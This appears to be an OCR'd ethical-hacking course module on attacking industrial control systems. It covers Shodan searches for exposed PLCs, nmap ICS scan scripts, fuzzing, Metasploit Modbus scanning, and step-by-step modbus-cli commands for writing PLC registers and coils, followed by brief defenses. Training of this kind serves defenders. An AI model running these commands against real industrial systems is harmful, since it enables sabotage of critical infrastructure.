
Replay Attack

Attackers **record the commands** transmitted by an operator and replay them to the target system to gain basic control over the system



Command Injection


Attackers **alter RF packets** or inject their own packets employing reverse engineering techniques to gain complete access over the target machine



Hacking Industrial Systems through RF Remote Controllers (Cont'd)


Re-pairing with Malicious RF controller

Attackers hijack the original remote controller and pair it with the machine using a malicious RF controller, which they disguise as a legitimate one



Malicious Reprogramming Attack

Attackers inject malware into the firmware of the remote controllers to maintain a persistent and completely remote access to the system



OT Supply Chain Attacks

Operational Technology (OT) supply chain attacks involve **compromising the hardware**, **software**, or **services** of an organization's suppliers, which are then used to infiltrate the target organization's OT environment

OT Supply Chain Attack	Description
Third-Party Software Compromise	Attackers inject malicious code into **trusted software updates**, creating backdoors or malicious functionalities when installed
Hardware Manipulation	Attackers **alter hardware components** during manufacturing or distribution, embedding malicious firmware or chips that can be activated upon deployment
Service Provider Breach	Attackers **compromise service providers** such as maintenance or support contractors to infiltrate the target organization's OT network, using stolen credentials, remote access tools, or insider access
Injection of Malicious Components	Attackers introduce **malicious components** or firmware into the supply chain by tampering during shipping or substituting legitimate parts with compromised ones
Exploitation of Trusted Relationships	Attackers exploit the **trust** and **access levels** granted to suppliers, subcontractors, or partners to move laterally within the target network

OT Malware: Fuxnet

- Fuxnet is a destructive industrial control system (ICS) malware specifically developed to **disrupt operations** of **OT environments**
- Attackers can employ this malware to **modify crucial data**, **prevent access to sensor gateways**, and **attempt to damage physical sensors** within these OT environments

OT Malware

- Kapeka
- Abyss Locker
- AvosLocker
- COSMICENERGY
- INDUSTROYER.V2
- Pipedream

Objective 05

Explain OT Hacking Methodology


Information Gathering: Identifying ICS/SCADA Systems using Shodan

- Shodan search engine helps attackers to gather **information about OT devices** connected to the Internet
- Using Shodan, attackers obtain **details of SCADA systems** that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.
- Attackers can gather information on a target device using the following filters:
  - Search for Modbus enabled ICS/SCADA systems:

    port:502
  - Search for SCADA systems using PLC name:

    "Schneider Electric"
  - Search for SCADA systems using geolocation:


    SCADA Country:"US"



https://www.shodan.io

Information Gathering: Gathering Default Passwords using CIRT.net

- CIRT.net's default password database is an online database that stores **default passwords** for various devices, including those used in **critical infrastructure**
- Attackers can use this database to obtain various default passwords for a wide range of devices such as routers, switches, **ICS**, etc.



https://www.cirt.net

Other Information Gathering Tools:

Kamerka-GUI	SearchDiggity	Zeek	Criminal IP	ZoomEye
https://github.com	*https://bishopfox.com*	*https://zeek.org*	*https://www.criminalip.io*	*https://www.zoomeye.hk*

Information Gathering: Scanning ICS/SCADA Systems using Nmap

1. **Identifying Open Ports and Services**

```
nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p <Port List> <Target IP>
```

2. **Identifying HMI Systems**

```
nmap -Pn -sT -p 46824 <Target IP>
```

3. **Scanning Siemens SIMATIC S7 PLCs**

```
nmap -Pn -sT -p 102 -script=s7-info <Target IP>
```

4. **Scanning Modbus Devices**

```
nmap -Pn -sT -p 502 --script modbus-discover <Target IP>
```

5. **Scanning BACnet Devices**

```
nmap -Pn -sU -p 47808 --script bacnet-info <Target IP>
```

6. **Scanning Ethernet/IP Devices**

```
nmap -Pn -sU -p 44818 --script enip-info <Target IP>
```

7. **Scanning Niagara Fox Devices**

```
nmap -Pn -sT -p 1911,4911 --script fox-info <Target IP>
```

8. **Scanning ProConOS Devices**

```
nmap -Pn -sT -p 20547 --script proconos-info <Target IP>
```

9. **Scanning Omron PLC Devices**


```
nmap -Pn -sT -p 9600 --script omron-info <Target IP>
```

10. **Scanning PCWorx Devices**

```
nmap -Pn -sT -p 1962 --script pcworx-info <Target IP>
```

Information Gathering: Analyzing Modbus/TCP Traffic Using Wireshark


- Attackers use Wireshark to capture and **analyze Modbus/TCP traffic** on industrial networks
- Modbus/TCP does not have any built-in encryptions or any security features. The attackers can therefore easily gather information from the data packets being transmitted between the network and a Modbus port on a device



https://www.wireshark.org

Information Gathering: Discovering ICS/SCADA Network Protocols using Malcolm

- Malcolm is a powerful network traffic analysis tool that can be used by the attackers to gain insight into **protocols** used in **industrial control systems** (ICS) environments
- It provides proper visibility into the **network communications** using two intuitive interfaces that include **OpenSearch** dashboard and **Arkime**



https://cisagov.github.io

Vulnerability Scanning Using Nessus

- Nessus is a vulnerability assessment tool that allows attackers to **find vulnerabilities in ICS and SCADA** systems
- Attackers use the Nessus tool to discover and group all the vulnerabilities together to launch various attacks on target OT networks


Step 1: Log in to the Nessus web client, click on the **Policies** tab, and select **Create New Policy**. Then, choose the **Basic Network Scan** template

Step 2: Modify the settings in the **DISCOVERY** node for port scanning. Provide a port range of **0–1000**

Step 3: Check whether **SCADA** plugins exist in the **Plugins** tab; else, the results appear only for non-SCADA ports

Step 4: Save the policy. Then, open the **My Scans** folder and select the **New Scan**. Click on the **User Defined** policies section and choose the policy created in **Step 1**

Step 5: Choose the policy and feed the information in the given fields along with the target IP address. Then, click on **Launch**



https://www.tenable.com

Vulnerability Scanning using Skybox Vulnerability Control

- Skybox conducts **detailed path analysis** across combined OT and IT networks and provides insight into associated vulnerabilities and related attack vectors
- This tool can prioritize millions of vulnerabilities in the OT/IT networks based on their risks

https://www.skyboxsecurity.com


Other Sniffing and Vulnerability Scanning Tools:

SmartRF Packet Sniffer
https://www.ti.com

Microsoft Defender for IoT
https://www.microsoft.com

Fuzzing ICS Protocols

- The fuzzing of ICS protocols such as **Modbus**, **BACnet**, and **IPP** is critical for gathering information and identifying critical network activities
- Attackers can use tools such as **Fuzzowski** to **test networks for potential errors** and exploitable vulnerabilities



https://github.com

ICS Protocol Fuzzing Using Fuzzowski

- **Fuzzing the BACnet protocol:**

```
python -m fuzzowski 127.0.0.1 47808 -
p udp -f bacnet -rt 0.5 -m BACnetMon
```

- **Fuzzing Modbus:**

```
python -m fuzzowski 127.0.0.1 502 -p
tcp -f modbus -rt 1 -m modbusMon
```

- **Fuzzing IPP:**

```
python -m fuzzowski printer1 631 -f
ipp -r get_printer_attribs --restart
smartplug
```

Hacking ICS Hardware

- Attackers use publicly available online sources to gather **details of hardware chips** used in a specific ICS device
- By performing **static and dynamic analysis** of the functions running on the chip, the attackers can discover arguments used and detect the presence of input/output validations
- Attackers **analyze integrated software** inside a chip to retrieve information such as certificates, key generation algorithms, and encryption functions

Software Tools

- GDB (*https://www.sourceware.org*)
- OpenOCD (*https://openocd.org*)
- Binwalk (*https://github.com*)
- Fritzing (*https://fritzing.org*)
- Radare2 (*https://github.com*)
- Ghidra (*https://github.com*)
- IDA Pro (*https://hex-rays.com*)

Hardware Tools

- Signal analyzer
- Multimeter
- Memory programmer and microcontrollers
- Oscilloscope
- Soldering equipment
- Magnifying glass or digital microscope
- Communication interface, such as JTAG
- Screwdrivers and precision screwdrivers
- Precision tweezers for connection and converters

Hacking Modbus Slaves using Metasploit

- **Modbus Master** and **Slaves** communicate in plaintext, without any authentication
- Attackers can exploit this vulnerability to generate and **send similar query packets** to Modbus Slaves to access and manipulate the registers and coils of the Slave
- Attackers use hacking tools such as **Metasploit** to scan Modbus Slaves and manipulate the data of Modbus Slave

Scanning Modbus Slaves

```
msf > use auxiliary/scanner/scada/modbus_findunitid
msf auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationI
   RHOST                          yes       The target address
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to va

msf auxiliary(scanner/scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbus_findunitid) > run

[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 1 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  2
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  4
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 6 (probably not in use)
```

Manipulating Modbus Slave's Data

```
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf auxiliary(scanner/scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending READ REGISTERS...
[+] 192.168.1.104:502 - 5 register values from address 0 :
[+] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) >
```

Hacking PLC using modbus-cli

Step 1: Identify Internet-connected PLCs


Use tools such as Shodan and Nmap to find industrial facilities exposed on the Internet. To detect **Schneider Electric TM221** PLCs connected to the Internet, type **TM221ME16R** into the Shodan search bar

Step 2: Install modbus-cli

gem install modbus-cli

Step 3: Understand datatypes

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A



Hacking PLC using modbus-cli (Cont'd)

Step 4: Read register values

```
modbus read <Target IP> %MW100 10
modbus read <Target IP> 400101 10
```

```
root@kali:~# modbus read                %MW100 10
%MW100          0
%MW101          0
%MW102          0
%MW103      17302
%MW104          0
%MW105          0
%MW106          0
%MW107      17302
%MW108      39322
%MW109      16025
```

Step 5: Manipulate register values

```
modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2
modbus write <Target IP> 400101 2 2 2 2 2 2 2 2
```

Step 6: Read coil values

```
modbus read <Target IP> 101 10
modbus read <Target IP> %M100 10
```

```
root@kali:~# modbus read                %M100 10
%M100       1
%M101       0
%M102       1
%M103       0
%M104       1
%M105       0
%M106       0
%M107       0
%M108       0
%M109       0
```

Step 7: Manipulate coil values

```
modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
```

Hacking PLC using modbus-cli (Cont'd)

Step 8: Capture data into the output file

To capture register values into an output file:

```
modbus read --output SCADAregisters.txt <Target IP> 400101 200
modbus read --output SCADAregisters.txt <Target IP> %MW100 200
```


To capture coil values into an output file:

```
modbus read --output SCADAcoils.txt <IP> 101 100
modbus read --output SCADAcoils.txt <IP> %M100 100
```

```
root@kali:~# modbus read --output scadaoutput.txt [redacted] %M100 100
root@kali:~# cat scadaoutput.txt
---
:host: [redacted]
:port: 502
:slave: 1
:offset: '101'
:data:
- 1
- 1
- 1
- 1
- 1
- 1
```

Gaining Remote Access using DNP3

- Industrial control systems are often configured with **direct Internet access** ignoring the firewall implementations and are accessed using default/weak credentials
- Attackers can take advantage of these **poorly configured networks** to gain unauthorized access over the industrial systems
- Attackers perform port scanning to obtain information about open ports and services on the target industrial systems
- If an attacker identifies that the **DNP3 port is open**, he/she exploits this vulnerability to gain remote access to the system
- Attackers use tools such as **Shodan** to gain remote access to the target system



https://www.shodan.io

Objective 06

Explain OT Attack Countermeasures

How to Defend Against OT Hacking

1. Use **purpose-built sensors** to discover vulnerabilities in the network
2. Update systems to the latest technologies and regularly **patch systems**
3. Implement secure configuration and **secure coding practices** for OT applications
4. Maintain an **asset register** for tracking and scrutinizing outdated systems
5. Use **strong passwords** and change the default factory-set passwords
